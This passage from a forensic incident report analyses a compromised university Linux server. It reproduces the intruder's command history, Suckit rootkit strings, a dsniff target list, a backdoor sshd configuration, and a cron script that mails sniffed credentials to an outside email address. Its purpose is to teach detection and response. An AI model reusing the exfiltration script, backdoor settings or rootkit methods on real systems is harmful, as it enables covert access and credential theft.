52=cd
53=ld -lFa dnsquery
54=ls -lFa dnsquery
55=cd
56=date
57=cd /var/mail
58=ls -lFa .bash_history
59=cd /var/log
```

The last modification timestamp of this file was April 27, establishing that the utility was utilized actively up to the final day the server remained in service:

```
-rw-------    1 500      500          7676 Apr 27 04:29 .mc/history
```

This artifact provides conclusive material evidence demonstrating that user duende repeatedly browsed and manipulated unauthorized files bearing his ownership, as well as critical system assets under investigation. Entries beneath the [Dir Hist] headers reflect active directory browsing across both panels of the file manager, while the [cmdline] block chronicles commands executed by the operator.

Of particular significance is repeated access to /root, the superuser's private home directory. No regular user has legitimate cause or authorization to access /root, much less examine confidential files stored therein.

Furthermore, line 44 confirms an attempt to inspect /etc/shadow, the system shadow password file. In Unix systems, read access to /etc/shadow is strictly restricted to root; an unprivileged user can only read it if they possess superuser privileges. User duende was not an administrator and had no operational maintenance roles, making this access strictly prohibited—further compounded by the fact that this account belonged to an individual no longer affiliated with the institution.

Line 49 documents an explicit command changing the ownership of malicious file dnsquery: chown root.root dnsquery. This provides unequivocal proof that the user operated with full root privileges, as only root can reassign arbitrary file ownership.

3.3.1 Detailed Breakdown of Recovered Entries

Analyzing the Midnight Commander logs reveals distinct operational patterns clarifying the intruder's intent:

System Log and History Auditing

The operator actively searched and reviewed files where interactive logins and commands are tracked:

```
56=.bash_history
57=pop.log
59=test*
56=/var/mail
59=/var/log
```

The targeted inspection of .bash_history and pop.log underscores an intention to verify whether his previous sessions had left traces, or to monitor the mail activity of other system users.

Exploration of Restricted Directories and Audit Tools

The user navigated through directories reserved exclusively for the system administrator:

```
2=/root
3=/root/chkrootkit-0.40
5=/root/helios-rh
28=/root/archivos
30=/root/pine
38=/etc/cron.d
40=/etc/cron.daily
```

```
44=/usr/lib
```

The access to `/root/chkrootkit-0.40` is exceptionally revealing: the intruder discovered that the administrator had installed a rootkit detection suite and actively inspected its files to assess whether his covert hooks were detectable. Meanwhile, browsing `/etc/cron.daily` points toward auditing and deploying persistence mechanisms.

Pivoting Across Student Accounts and Hidden Paths

The right panel recorded cross-account navigation across student accounts displaying signs of compromise:

```
23=/home/est/proa
25=/home/est/zopilote
29=/home/est/zena
33=/tmp/.sxp
48=/dev/zqft4
49=/home/staff/duende/xm
```

Access to `/dev/zqft4` carries profound forensic weight: disguised as a magnetic tape device in the `/dev` tree, it was utilized as a clandestine staging directory for trojanized binaries.

Extraction of Exploit Tools and Local Compilation

The history logged the extraction of compressed archives and tool compilation in temporary directories:

```
51=/home/staff/duende/o0o.tar#utar
52=/home/staff/duende/o0o.tar#utar/s8exp
9=cd temp
10=make
11=make -f makefile.linux
14=sh fixunix.sh
```

The archive `o0o.tar` contained local kernel exploitation suites (Suckit rootkit and auxiliary elevation scripts). The build sequence executed in `/tmp` demonstrates compilation and tuning of binaries specifically tailored to the victim system's kernel and library versions.

Superuser Privilege Abuse and Evidence Tampering

The concluding sequence of console commands proves beyond doubt that the operator wielded unrestricted root privileges:

```
43=cd /etc
44=less shadow
47=ls -lFa dnsquery
49=chown root.root dnsquery
58=ls -lFa .bash_history
```

Directly reading `/etc/shadow` is only possible under UID 0. Furthermore, running `chown root.root dnsquery` confirms a deliberate effort to mask the malicious script `dnsquery` (initially created under user `duende`) as a legitimate system file owned by root.

Confirming that user `duende` commanded root privileges and maintained disguised staging directories in `/dev` raised pressing questions: what roles did the binaries in `/dev/zqft4` and `/dev/ptyp` serve, and what operational impact were they having on the server? To resolve this, the forensic team immediately subjected these artifacts to reverse engineering and functional inspection, unraveling an IRC botnet node alongside a covert credential interception engine.

Chapter 4

Parasitic Infrastructure: IRC Bots and Malware

During the early 2000s, the primary motivation of opportunistic automated threat actors was neither intellectual property theft nor data extortion (*ransomware*), but the hijacking of bandwidth and compute resources to maintain dominance across IRC network channels. Implanting *Eggdrop*, *psyBNC*, and clandestine relay daemons turned academic servers into unwitting zombie nodes without their administrators' knowledge.

Process Spoofing Mechanism (`argv[0]` Masquerading)

On Linux systems, the standard `ps` command reads argument strings directly from process memory (`/proc/<pid>/cmdline`). A malicious userland process can dynamically overwrite its own `argv[0]` buffer at runtime via `prctl()` or by directly manipulating argument pointers. In this manner, a hostile background daemon such as an IRC bot can cloak itself before administrators by masquerading as a legitimate system utility like `dnsquery`, `identd`, or `sysinit`. The forensic examiner defeats this evasion by inspecting the binary symlink at `/proc/<pid>/exe` and benchmarking its cryptographic checksum against the distribution's package database.

4.1 Inventory and Function of Suspicious Binaries in `/dev`

We now examine the contents and operational roles of the anomalous files identified across the storage media, beginning with unauthorized entries located inside the `/dev` directory that were not part of the base operating system.

The contents of `/dev/.libn` were:

```
kis
ircd
6667
186
17749
56321
51759
```

The file `/dev/.libpt` contained a string dictionary leveraged by the malware to mask its presence in the system process table:

```
dnsquery
-bash
linux
sysinit
db
identd
plogd
screen
ecko
popclean
```

Likewise, the file `/dev/.libtp` defined simulated process names assigned to resident background jobs:

```
 -bash
linux
dnsquery
sysinit
identd
plogd
db
screen
.tp
popclean
```

Mirroring this structure, `/dev/.libtr` duplicated the cloaking aliases for active interception modules:

```
-bash
linux
dnsquery
sysinit
identd
plogd
db
screen
.tp
```

```
popclean
```

These files provided predefined simulation masks read dynamically by other malicious executables during execution.

The script scheduled under `/etc/cron.daily/dnsquery` contained the following routine:

```
#!/bin/sh
cd /usr/lib/
./popclean -r pop.log > test
mail eckosniffer@yahoo.com -s "Sniff $(uname -a)" < test
kill -9 `/sbin/pidof /usr/lib/popclean`
rm -rf test pop.log
A=$PATH
export PATH=/usr/lib/
popclean -w pop.log &
export PATH=$A
```

This automated script executed on a daily basis, invoking a binary named `popclean` that parsed captured session data from `pop.log`, redirected the output into temporary file `test`, emailed the exfiltrated credentials to a Yahoo account (`eckosniffer@yahoo.com`), terminated the active sniffer process, deleted the staging log files, and relaunched `popclean` in the background. This was the exact script whose ownership user `duende` attempted to reassign to root in order to evade discovery.

Analyzing the `popclean` binary:

```
popclean: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.0,
dynamically linked (uses shared libs), not stripped
```

Extracting printable text strings from this binary yielded the following revealing indicators (omitting boilerplate data):

```
Version: 2.3
Usage: dsniff [-cdmn] [-i interface] [-s snaplen] [-f services]
              [-t trigger[,...]] [-r|-w savefile] [expression]
cdf:i:mnr:s:t:w:h?V
record_init
nids_init: %s
/usr/local/lib/dsniff.magic
/usr/local/lib/dsniff.services
listening on %s [%s]
listening on %s
```

The program was in fact `dsniff` version 2.3. `dsniff` is a specialized network interception tool designed to harvest credentials passing through network interfaces attached

to the host. This sniffer was executing continuously, exfiltrating stolen authentication tokens daily via automated email.

The contents of `/usr/local/lib/dsniff.services` revealed:

```
vrrp        112/ip
ospf        89/ip
pptp        47/ip
icq        4000/udp
mmxp        2417/udp
sniffer        2001/udp
tds        1433/udp
rip        520/udp
mmxp        417/udp
snmp        161/udp
portmap        111/udp
portmap        -111/udp
pcanywhere    65301/tcp
aim        9898/tcp
napster        8888/tcp
http        8080/tcp
napster        7777/tcp
tds        7599/tcp
irc        6669/tcp
irc        6668/tcp
irc        6667/tcp
napster        6666/tcp
x11        6005/tcp
x11        6004/tcp
x11        6003/tcp
x11        6002/tcp
x11        6001/tcp
x11        6000/tcp
pcanywhere    5631/tcp
napster        5555/tcp
postgresql    5432/tcp
aim        5190/tcp
napster        4444/tcp
http        3128/tcp
tds        2638/tcp
mmxp        2417/tcp
cvs        2401/tcp
oracle        1526/tcp
oracle        1521/tcp
citrix        1494/tcp
tds        1433/tcp
socks        1080/tcp
smtp        587/tcp
rlogin        514/tcp
rlogin        513/tcp
rlogin        512/tcp
mmxp        417/tcp
ldap        389/tcp
telnet        261/tcp
imap        220/tcp
imap        143/tcp
smb        139/tcp
nntp        119/tcp
portmap        111/tcp
pop        110/tcp
pop        109/tcp
```

```
poppass        106/tcp
http        98/tcp
http        80/tcp
smtp        25/tcp
telnet        23/tcp
ftp        21/tcp
portmap        -111/tcp
yppasswd    100009/rpc
mountd        100005/rpc
ypserv        100004/rpc
```

This represents the protocol and port interception target list configured for `dsniff`. The server was under targeted surveillance across every single one of these protocols.

Inspecting directory `/dev/zqft4` revealed:

```
--w--w--w-    1 root     root       133730 May  9 22:00 .sniffer
-rw-r--r--    1 root     root            0 May  9 19:05 messages.hm
-rwxr-xr-x    1 root     root        28472 Apr  8 11:02 sk
```

Examining the `sk` executable:

```
sk: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
```

Extracting embedded strings from `sk`:

```
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:./bin:/dev/zqft4:/dev/zqft4/
     bin
HOME=/dev/zqft4
HISTFILE=/dev/null
PS1=\[\033[1;30m\][\[\033[0;32m\]\u\[\033[1;32m\]@\[\033[0;32m\]\h \[\033[1;37m\]\W\
    [\033[1;30m\]]\[\033[0m\]#
SHELL=/bin/bash
TERM=linux
pqrstuvwxyzabcde
0123456789abcdef
/dev/ptmx
/dev/pty
/dev/tty
/dev/null
/dev/null
Can't open a tty, all in use ?
Can't fork subshell, there is no way...
/dev/zqft4
/bin/sh
Can't execve shell!
BD_Init: Starting backdoor daemon...
FUCK: Can't allocate raw socket (%d)
FUCK: Can't fork child (%d)
Done, pid=%d
/dev/zqft4/.rc
use:
```

```
%s <uivfp> [args]
u       - uninstall
i       - make pid invisible
v       - make pid visible
f [0/1] - toggle file hiding
p [0/1] - toggle pid hiding
Detected version: %s
FUCK: Failed to uninstall (%d)
Suckit uninstalled sucesfully!
FUCK: Failed to hide pid %d (%d)
Pid %d is hidden now!
FUCK: Failed to unhide pid %d (%d)
Pid %d is visible now!
file
Failed to change %s hiding (%d)!
%s hiding is now %s!
kmalloc
_kmalloc
__kmalloc
/dev/zqft4
/dev/kmem
FUCK: Can't open %s for read/write (%d)
RK_Init: idt=0x%08x,
FUCK: IDT table read failed (offset 0x%08x)
FUCK: Can't find sys_call_table[]
sct[]=0x%08x,
FUCK: Can't find kmalloc()!
kmalloc()=0x%08x, gfp=0x%x
FUCK: Can't read syscall %d addr
Z_Init: Allocating kernel-code memory...
FUCK: Out of kernel memory!
Done, %d bytes, base=0x%08x
/dev/kmem
/dev/null
core
FUCK: Got signal %d while manipulating kernel!
/sbin/init!
0123456789abcdefghijklmnopqrstuvwxyz
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ
<NULL>
'Yi
/dev/null
1.3b
/dev/zqft4/.sniffer
/proc/
/proc/net/
socket:[
/sbin/init
/sbin/init!
login
telnet
rlogin
rexec
passwd
adduser
mysql
ssword:
```

This binary is the control tool for the infamous **Suckit** rootkit (version 1.3b). It hooks

into the Linux kernel via `/dev/kmem`, overwrites the Interrupt Descriptor Table (IDT), hijacks system call pointers in `sys_call_table[]`, and creates hidden files such as `/dev/zqft4/.sniffer` while establishing an alternate init daemon: `/sbin/init!`.

The file `messages.hm` was empty, used as a temporary scratchpad.

Crucially, the file `.sniffer` contained private data harvested from encrypted connections. While SSH and SFTP enforce cryptographic encapsulation on the wire, an in-memory or daemon-level hook captures credentials **before** encryption occurs. By trojanizing authentication binaries such as `in.telnetd`, `login`, and `sshd`, credentials entered by local and remote users were logged in cleartext directly to `.sniffer`. The interception flow is illustrated in Figure 4.1.




Figure 4.1: Mechanism of covert credential capture prior to encryption within the terminal daemon.

```
/usr/bin/ssh-agent -- kde2 :
/usr/lib/telnetlogin -h host-198.18.10.198-cust.telemedia.net.mx -p :
login -h host-198.18.10.198-cust.telemedia.net.mx -p :
helios login: Password: ********
/usr/lib/telnetlogin -h dup-200-64-239-90.prodigy.net.mx -p :
login -h dup-200-64-239-90.prodigy.net.mx -p :
helios login: Password: ********
/usr/lib/telnetlogin -h dup-200-64-239-90.prodigy.net.mx -p :
login -h dup-200-64-239-90.prodigy.net.mx -p :
helios login:
Login timed out after 60 seconds.
/usr/lib/telnetlogin -h dup-200-64-239-90.prodigy.net.mx -p :
login -h dup-200-64-239-90.prodigy.net.mx -p :
helios login: Password: ********
scp -r /var/mail 192.0.2.250:/respaldo/mail/helios/ :
/usr/bin/ssh -x -oForwardAgent no -oClearAllForwardings yes 192.0.2.250 scp -r -t
/respaldo/mail/helios/ :
The authenticity of host '192.0.2.250 (192.0.2.250)' can't be established.
RSA key fingerprint is 03:0d:65:1e:07:45:f8:fc:9d:b6:cd:87:8b:9a:23:28.
Are you sure you want to continue connecting (yes/no)? Warning: Permanently added
'192.0.2.250' (RSA) to the list of known hosts.
/usr/lib/telnetlogin -h 192.0.2.250 -p :
login -h 192.0.2.250 -p :
helios login: Password: ********
ssh atlas :
alopez@atlas's password: ********
ssh -l alopez atlas :
@@@
```

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
f2:58:b8:3d:eb:a5:1e:b8:70:71:3c:83:84:3a:fa:34.
Please contact your system administrator.
Add correct host key in /home/est/alopez/.ssh/known_hosts2 to get rid of this message.
Offending key in /home/est/alopez/.ssh/known_hosts2:3
RSA host key for atlas has changed and you have requested strict checking.
alopez@atlas's password: ********
/usr/lib/telnetlogin -h dup-200-64-123-100.prodigy.net.mx -p :
login -h dup-200-64-123-100.prodigy.net.mx -p :
helios login: Password: ********
/usr/lib/telnetlogin -h 192.0.2.250 -p :
login -h 192.0.2.250 -p :
```

We now examine the suspicious files found in `/dev/rd`:

`/dev/rd/c2d3b2`:

```
# This is ssh server systemwide configuration file.

Port 56321
ListenAddress 0.0.0.0
HostKey /dev/rd/c6d0b2
RandomSeed /dev/rd/c6d3b2
ServerKeyBits 768
LoginGraceTime 600
KeyRegenerationInterval 3600
PermitRootLogin yes
IgnoreRhosts no
StrictModes yes
QuietMode yes
X11Forwarding yes
X11DisplayOffset 10
FascistLogging no
PrintMotd yes
KeepAlive yes
SyslogFacility DAEMON
RhostsAuthentication no
RhostsRSAAuthentication yes
RSAAuthentication yes
PasswordAuthentication yes
PermitEmptyPasswords yes
UseLogin no
# CheckMail no
PidFile /dev/rd/c0d0b1
# AllowHosts Lame
DenyHosts *.localhost 127.0.0.1
# Umask 022
SilentDeny yes
```

This was an alternate OpenSSH server configuration file. Instead of referencing `/etc/ssh/sshd_config`, a rogue daemon read this configuration and bound to TCP port `56321` instead of stan-

dard port 22. Its private host key was set to `/dev/rd/c6d0b2`, its random seed file to `/dev/rd/c6d3b2`, and its process ID was stored in `/dev/rd/c0d0b1`. It explicitly permitted root login without restrictions (`PermitRootLogin yes`), ignored empty passwords, and suppressed connection logging (`QuietMode yes`, `SilentDeny yes`), functioning as an immediate administrative backdoor on demand.

The host key file `/dev/rd/c6d0b2` contained:

```
SSH PRIVATE KEY FILE FORMAT 1.1
^0^0^0^0^0^0^0^0^4^0^4^0^183^21^^223^18^225^11^196^195^136^135L^222^252re^139}I^190^21^29:^204
^142^19|9^174^216^188^208^199mMb^177^229#^213^166^143-Q^202^163^222Ta^228^135^185^201^30^4O
^185_%^136r^144f^197^27^146^206d^29^207^193w^188^240^1306^234^133^209eN^193;iR^146
^158^175^165~^175^138^218*%^230)^132^18^191^172^127^230^174^7^190"uC^215c^234^251;
S^239^219^189$^215>rCP%^0^6#^0^0^0^16root@xxxbuck.com^198^207^198^207^3^252^11Uo^225
^173^212^16^^152^^255^235^30[^210^172^223F^206u^239^186^1540^190^156^177^6^21^25^131
^130r^22^173B^127^234^18S^171^170{^174^167`}^234r^241^184
}n>nZy^246^192g^129!^233#^157^201L^226[^146^254^189^144^0W^17^1379^221^217"F^224T*o
^214^215^195^169KNv^5^207^24ec^2^163jr^189pC^246b^233^1318
^241^174^233^211^184<^235^155^5O^18P^147.^176I^2^0^208M^245v^205^215VmQ^0M
^213a{k^223^169^176^165_{&0^30^4^219^151f^21^243<O^172^2483^231^208^11^^228}
^11^129$^2^153^255^243^148^168^242'^153^243^151^133F{^171^147^20J^4^2^0^208^188B
^140^28^253(^163^27^147kM^132^206w^244^2^226^130;_^201!J^216^0,^161=^129X^191^156
^172M,"^234^198^159c^161sxc\^187:V^245^24^130^221^197b%^187_^172K^235^241^219^2^0
^224^138%@h^218^194T^176AKi-^29^18^211^22%^7^3^137
?^186^211^149c.^135^137\^230/7!^217^27^213^210{^143^2341^204^157P^515^141H_?^177
^194^177i^178-^201^22e^255^0^0^0^0
```

Noticeably, the embedded key comment identified `root@xxxbuck.com`.

The configuration references `/dev/rd/c0d0b1` as its PID tracking file, owned by root:

```
-rw-r--r--    1 root     root            5 Apr 11 15:55 c0d0b1
```

Inspecting `/dev/rd/c0d0b1` confirmed the PID assigned to the rogue SSH server during its last run:

```
6579
```

The verified presence of unauthorized root-owned files mandated comprehensive static post-mortem analysis. However, prior to disconnecting the host, active monitoring of user duende's live sessions was initiated to capture behavioral evidence.

Analysis of Interception Daemons and Sniffers

This chapter established that binary `in.telnetd` was trojanized to dump harvested credentials into covert file `/dev/rd/c2d3b2`. If an investigator suspects that a running network daemon is actively tapping interactive sessions, which live forensic tools (`lsof`, `fuser`, `strace`) pinpoint the exact file descriptors and disk files opened by the suspected process?

Contemporary Forensic Perspective: Command and Control (C2) Channels

In the early 2000s, IRC bots represented the pinnacle of malicious remote administration due to their straightforward design and ability to coordinate thousands of nodes within password-protected channels. Today, Command and Control (C2) infrastructure has shifted to highly evasive architectures: asynchronous beacons over TLS 1.3 encrypted HTTPS, covert DNS tunneling, steganography embedded in images hosted across Content Delivery Networks (CDNs), and the exploitation of legitimate cloud APIs across Microsoft Graph, Telegram, and Discord.

Chapter 5

Active Monitoring and Session Analysis

Once the artifacts were uncovered without alerting the intruder to ongoing investigative activities, the strategic decision was made to establish covert active monitoring. By observing interactive sessions associated with the suspicious account duende, the forensic team captured the adversary's tactics, techniques, and procedures (TTPs) in real time.

The Tactical Dilemma: Immediate Containment vs. Active Monitoring

In digital incident response, investigators frequently confront the difficult choice between disconnecting the system immediately to stop an intrusion or maintaining controlled observation. Premature containment tips off the adversary, who may wipe critical forensic evidence or detonate anti-forensic self-destruct routines. Conversely, live monitoring allows investigators to substantiate operational identity, capture credentials in-flight, and map the attacker's full lateral reach across the network. This tactic must only be sustained if the response team can guarantee that third-party data confidentiality will not be compromised and that the compromised host will not be leveraged to launch external attacks.

5.1 Active Surveillance and Connection Auditing

Active monitoring of user duende's sessions was established. The chronological log of interactive logins during the month of April was as follows:

```
duende  pts/0        Sun Apr 27 20:39 - 20:40  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 27 15:27 - 15:29  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 27 15:19 - 15:19  (00:00)     atlas.ifm.lab.edu.mx
```

```
duende  pts/1        Sun Apr 27 12:07 - 12:07  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Sun Apr 27 08:32 - 08:32  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Sun Apr 27 08:06 - 08:08  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/3        Sat Apr 26 21:27 - 21:29  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/2        Sat Apr 26 18:20 - 18:39  (00:18)     dsl-200-78-118-164.prodigy.net.mx
duende  pts/6        Fri Apr 25 21:09 - 23:21  (02:12)     atlas.ifm.lab.edu.mx
duende  pts/7        Fri Apr 25 19:04 - 19:07  (00:03)     atlas.ifm.lab.edu.mx
duende  pts/5        Fri Apr 25 14:50 - 14:55  (00:05)     atlas.ifm.lab.edu.mx
duende  pts/4        Fri Apr 25 13:19 - 13:21  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/9        Fri Apr 25 11:03 - 11:06  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/7        Fri Apr 25 11:02 - 11:10  (00:08)     atlas.ifm.lab.edu.mx
duende  pts/5        Fri Apr 25 08:43 - 08:45  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/3        Fri Apr 25 08:27 - 08:43  (00:16)     atlas.ifm.lab.edu.mx
duende  pts/3        Fri Apr 25 08:24 - 08:25  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/3        Fri Apr 25 07:19 - 08:09  (00:49)     atlas.ifm.lab.edu.mx
duende  pts/4        Fri Apr 25 07:10 - 08:10  (00:59)     atlas.ifm.lab.edu.mx
duende  pts/3        Thu Apr 24 22:05 - 22:07  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/2        Thu Apr 24 16:22 - 16:24  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/2        Thu Apr 24 16:17 - 16:19  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/1        Thu Apr 24 13:30 - 13:30  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Thu Apr 24 09:49 - 09:50  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Thu Apr 24 07:07 - 07:08  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/5        Wed Apr 23 21:23 - 21:43  (00:20)     atlas.ifm.lab.edu.mx
duende  pts/3        Wed Apr 23 20:59 - 21:02  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/0        Wed Apr 23 18:14 - 18:14  (00:00)     dsl-200-67-75-152.prodigy.net.mx
duende  pts/5        Wed Apr 23 16:18 - 16:29  (00:10)     atlas.ifm.lab.edu.mx
duende  pts/5        Wed Apr 23 16:06 - 16:17  (00:11)     atlas.ifm.lab.edu.mx
duende  pts/11       Wed Apr 23 15:57 - 16:05  (00:07)     atlas.ifm.lab.edu.mx
duende  pts/2        Wed Apr 23 15:47 - 16:28  (00:41)     atlas.ifm.lab.edu.mx
duende  pts/1        Wed Apr 23 15:19 - 15:22  (00:03)     atlas.ifm.lab.edu.mx
duende  pts/2        Wed Apr 23 11:55 - 12:01  (00:05)     atlas.ifm.lab.edu.mx
duende  pts/1        Wed Apr 23 09:06 - 09:08  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/2        Tue Apr 22 20:06 - 20:19  (00:13)     atlas.ifm.lab.edu.mx
duende  pts/1        Tue Apr 22 16:04 - 16:05  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/1        Tue Apr 22 12:45 - 12:46  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/0        Tue Apr 22 07:04 - 07:06  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/1        Mon Apr 21 21:52 - 21:55  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/0        Mon Apr 21 21:42 - 21:43  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Mon Apr 21 18:37 - 18:47  (00:09)     atlas.ifm.lab.edu.mx
duende  pts/5        Mon Apr 21 13:32 - 13:54  (00:21)     atlas.ifm.lab.edu.mx
duende  pts/2        Mon Apr 21 10:33 - 10:34  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Mon Apr 21 08:55 - 08:56  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Sun Apr 20 23:21 - 23:24  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/0        Sun Apr 20 19:49 - 19:49  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 20 16:33 - 16:34  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 20 08:11 - 08:13  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 20 08:02 - 08:04  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/1        Sat Apr 19 21:38 - 21:38  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Sat Apr 19 18:23 - 18:24  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/2        Sat Apr 19 13:45 - 13:52  (00:07)     atlas.ifm.lab.edu.mx
duende  pts/0        Sat Apr 19 08:10 - 08:10  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Fri Apr 18 21:05 - 21:05  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Fri Apr 18 16:28 - 16:29  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Fri Apr 18 12:57 - 12:59  (00:01)     192.0.2.20
duende  pts/1        Fri Apr 18 07:02 - 07:03  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Thu Apr 17 22:00 - 22:03  (00:03)     atlas.ifm.lab.edu.mx
duende  pts/0        Thu Apr 17 17:59 - 18:00  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Thu Apr 17 13:59 - 14:00  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/1        Thu Apr 17 06:54 - 06:55  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Wed Apr 16 21:43 - 21:44  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/0        Wed Apr 16 21:42 - 21:45  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/1        Wed Apr 16 18:41 - 18:43  (00:01)     atlas.ifm.lab.edu.mx
```

```
duende  pts/0        Wed Apr 16 16:30 - 16:34  (00:03)     atlas.ifm.lab.edu.mx
duende  pts/0        Wed Apr 16 16:22 - 16:26  (00:04)     atlas.ifm.lab.edu.mx
duende  pts/6        Wed Apr 16 12:11 - 12:13  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/9        Wed Apr 16 07:15 - 07:30  (00:15)     atlas.ifm.lab.edu.mx
duende  pts/6        Wed Apr 16 07:05 - 07:24  (00:18)     atlas.ifm.lab.edu.mx
duende  pts/9        Tue Apr 15 20:51 - 21:04  (00:12)     atlas.ifm.lab.edu.mx
duende  pts/6        Tue Apr 15 20:48 - 21:18  (00:29)     atlas.ifm.lab.edu.mx
duende  pts/7        Tue Apr 15 18:57 - 20:48  (01:51)     atlas.ifm.lab.edu.mx
duende  pts/6        Tue Apr 15 18:55 - 20:17  (01:22)     atlas.ifm.lab.edu.mx
duende  pts/11       Tue Apr 15 16:06 - 15:14  (23:07)     atlas.ifm.lab.edu.mx
duende  pts/7        Tue Apr 15 15:59 - 18:57  (02:57)     atlas.ifm.lab.edu.mx
duende  pts/6        Tue Apr 15 15:56 - 15:59  (00:02)     atlas.ifm.lab.edu.mx
```

Login frequency on this account was extraordinarily high, yet curiously, no recorded logins predated April 15. Crucially, almost all incoming connections for user duende originated from `atlas.ifm.lab.edu.mx` (`192.0.2.20`), despite the account having no restrictions preventing direct external access.

To observe the user's live behavior without raising suspicion, the investigation secured the voluntary collaboration of departmental server users who permitted the team to operate from their terminals. Surveillance continued uninterrupted from April 24 through April 27.

Observing that the user repeatedly connected solely to verify the operational status of his planted trojans, attempts were made to enforce shell command logging via standard `history` configurations. However, this proved ineffective because the account was intentionally bypassing default profile logging mechanisms.

Consequently, alternative kernel accounting tools unfamiliar to most attackers were deployed. The `acct` (*Process Accounting*) suite was installed, which records every command executed across the operating system directly from kernel process exit structures.

The output captured by `lastcomm` yielded critical intelligence (sample shown):

```
sshd             SF    500      ??         0.75 secs Sat Apr 26 18:20
tcsh                   500      ??         0.12 secs Sat Apr 26 18:20
w                 F    500      ??         0.00 secs Sat Apr 26 18:39
ssh                    500      ??         0.16 secs Sat Apr 26 18:38
ping             S     500      ??         0.01 secs Sat Apr 26 18:38
last                 X 500      ??         0.02 secs Sat Apr 26 18:37
less                   500      ??         0.04 secs Sat Apr 26 18:37
last              F    500      ??         0.00 secs Sat Apr 26 18:37
w                      500      ??         0.01 secs Sat Apr 26 18:37
df                F    500      ??         0.00 secs Sat Apr 26 18:32
ping             S     500      ??         0.00 secs Sat Apr 26 18:32
w                 F    500      ??         0.00 secs Sat Apr 26 18:32
finger                 500      ??         0.00 secs Sat Apr 26 18:30
w                 F    500      ??         0.00 secs Sat Apr 26 18:30
lynx                   500      ??         0.20 secs Sat Apr 26 18:30
file                   500      ??         0.00 secs Sat Apr 26 18:26
ls                F    500      ??         0.00 secs Sat Apr 26 18:26
ld                     500      ??         0.02 secs Sat Apr 26 18:26
tcsh              F    500      ??         0.00 secs Sat Apr 26 18:24
hostname          F    500      ??         0.00 secs Sat Apr 26 18:24
```

```
cons.saver        S     500      ??         0.00 secs Sat Apr 26 18:24
mc                 F    500      ??         0.00 secs Sat Apr 26 18:24
last                    500      ??         0.03 secs Sat Apr 26 18:24
ls                 F    500      ??         0.00 secs Sat Apr 26 18:24
last                  X 500      ??         0.02 secs Sat Apr 26 18:23
less                    500      ??         0.00 secs Sat Apr 26 18:23
last               F    500      ??         0.00 secs Sat Apr 26 18:23
ping              S     500      ??         0.02 secs Sat Apr 26 18:22
ls                 F    500      ??         0.00 secs Sat Apr 26 18:22
less                    500      ??         0.03 secs Sat Apr 26 18:21
ps                      500      ??         0.00 secs Sat Apr 26 18:21
sh                      500      ??         0.01 secs Sat Apr 26 18:21
egrep                   500      ??         0.00 secs Sat Apr 26 18:21
.pst                    500      ??         0.07 secs Sat Apr 26 18:21
egrep              F    500      ??         0.00 secs Sat Apr 26 18:21
ps                 F    500      ??         0.00 secs Sat Apr 26 18:21
